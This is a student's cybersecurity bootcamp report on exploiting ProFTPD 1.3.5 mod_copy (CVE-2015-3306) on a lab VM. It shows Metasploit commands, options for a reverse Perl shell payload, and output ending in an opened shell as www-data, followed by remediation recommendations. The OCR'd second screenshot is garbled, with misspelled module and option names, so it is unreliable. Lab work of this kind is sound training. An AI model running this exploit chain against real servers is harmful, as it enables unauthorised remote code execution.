

# Cyber-Security Bootcamp - Vulnerability Assessment Report

Prepared By: abinrd@mulearn

pretty bad documentation;rushing due to exams :[

## Task: Vulnerability Assessment (ProFTPD mod\_copy exploit demonstration)

**VM Setup:** Vulnerable VM imported in VirtualBox (host-only / internal network).

**Attacker Machine:** Your attack VM (Metasploit used).


**Target Machine:** Vulnerable VM (ProFTPD 1.3.5 observed).

**Tools Used:** Nmap, Metasploit (msf6), terminal screenshots (evidence images).

### 1. Enumeration

A service scan and manual enumeration revealed ProFTPD 1.3.5 running on FTP (vulnerable to mod\_copy RCE). Screenshots below show Metasploit payload and session activity.

#### Screenshot 1



```
Exploit target:

  Id  Name
  --  --
  0    ProFTPD 1.3.5

View the full module info with the info, or info -d command.

[msf](Jobs:0 Agents:0) exploit(unix/ftp/proftpd_modcopy_exec) >> exploit
[*] Started reverse TCP handler on 172.16.226.254:4444
[*] 192.168.56.103:80 - 192.168.56.103:21 - Connected to FTP server
[*] 192.168.56.103:80 - 192.168.56.103:21 - Sending copy commands to FTP server
[*] 192.168.56.103:80 - Exploit aborted due to failure: unknown: 192.168.56.103:21 - Failure copying PHP payload to website path, directory not writable?
[*] Exploit completed, but no session was created.
[msf](Jobs:0 Agents:0) exploit(unix/ftp/proftpd_modcopy_exec) >> set SITEPATH /var/www/html
SITEPATH => /var/www/html
[msf](Jobs:0 Agents:0) exploit(unix/ftp/proftpd_modcopy_exec) >> exploit
[*] Started reverse TCP handler on 172.16.226.254:4444
[*] 192.168.56.103:80 - 192.168.56.103:21 - Connected to FTP server
[*] 192.168.56.103:80 - 192.168.56.103:21 - Sending copy commands to FTP server
[*] 192.168.56.103:80 - Executing PHP payload /x8P3V2.php
[*] 192.168.56.103:80 - This exploit may require manual cleanup of '/var/www/html/x8P3V2.php' on the target
[*] Exploit completed, but no session was created.
[msf](Jobs:0 Agents:0) exploit(unix/ftp/proftpd_modcopy_exec) >> set LHOST 192.168.56.1
LHOST => 192.168.56.1
[msf](Jobs:0 Agents:0) exploit(unix/ftp/proftpd_modcopy_exec) >> exploit
[*] Started reverse TCP handler on 192.168.56.1:4444
[*] 192.168.56.103:80 - 192.168.56.103:21 - Connected to FTP server
[*] 192.168.56.103:80 - 192.168.56.103:21 - Sending copy commands to FTP server
[*] 192.168.56.103:80 - Executing PHP payload /Ef1FM.php
[*] 192.168.56.103:80 - Deleted /var/www/html/Ef1FM.php
[*] Command shell session 1 opened (192.168.56.1:4444 -> 192.168.56.103:43611) at 2025-10-12 15:51:17 +0530
```

Terminal output showing Metasploit exploit attempts and successful session.

#### Screenshot 2



## 2. Exploitation

The target's ProFTPD 1.3.5 installation is vulnerable to the mod\_copy module RCE (CVE-2015-3306). An attacker can use Metasploit's `exploit/unix/ftp/proftpd_modcopy_exec` module, set `SITEPATH` to the web content directory (e.g. `/var/www/html`), and upload a PHP or Perl payload that can be triggered to obtain a shell. The screenshots included show execution attempts and a dropped reverse shell session.

### 3. Findings & Recommendations

Finding	Recommendation
ProFTPD mod_copy RCE (CVE-2015-3306)	Upgrade ProFTPD / disable mod_copy; patch immediately.
Directory listing / web exposure	Disable directory listing; restrict Apache document root permissions.
Open services (Samba, CUPS, MySQL)	Restrict access, enable signing, patch and harden services.

## Conclusion

The included evidence demonstrates exploitation attempts against a vulnerable ProFTPD service leading to shell access. Apply the recommendations above to mitigate the risk.

whoami : www-data

**References:**

## CVE-2015-3306 - ProFTPD mod\_copy RCE

Nmap - <https://nmap.org/>

Metasploit Framework - <https://metasploit.com/>

[illegible]

```
Applications | Places | System | [Network Icon] | [Volume Icon] | [Mute Icon] | [Power Icon] | INCOGNITO
```

```
view the full module info with the info, or info -d command.
```

```
[msf] jobs > Agents > exploit(unix/fp/proftpd_nodcopy_exec) => set SITERPATH /var/www/html/shell.pl
SITERPATH => /var/www/html/shell.pl
[msf] jobs > Agents > exploit(unix/fp/proftpd_nodcopy_exec) => show options
```

```
Module options (exploit/unix/fp/proftpd_nodcopy_exec):
```

Name	Current Setting	Required	Description
CMDST		no	The local client address
CMDST		no	The local client port
Proxies		no	A proxy chain of format type:host[type:port][...] Supported proxies socks4, socks5, sapien, SOCKS5, http
RHOSTS	192.168.56.100	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basic/using-metasploit.html
RHOST	*	yes	HTTP post /ftp/
RHOST_PORT	21	yes	FTP port
SITERPATH	/var/www/html/shell.pl	no	Absolute writable website path
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/	yes	Base path to the website
WORKING_PATH	/tmp	yes	Absolute writable path
VHOST		no	HTTP server virtual host

```
Payload options (cmd/exec/reverse_perl):
```

Name	Current Setting	Required	Description
LHOST	172.16.226.254	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

```
Exploit target:
```

ID	Name
0	----
0	PROFTPD 1.3.5

```
Menu | Cyber Security Basics | Parrot Terminal | EREBUS.NET (Running...) | [Close Icon]
```

[illegible][illegible]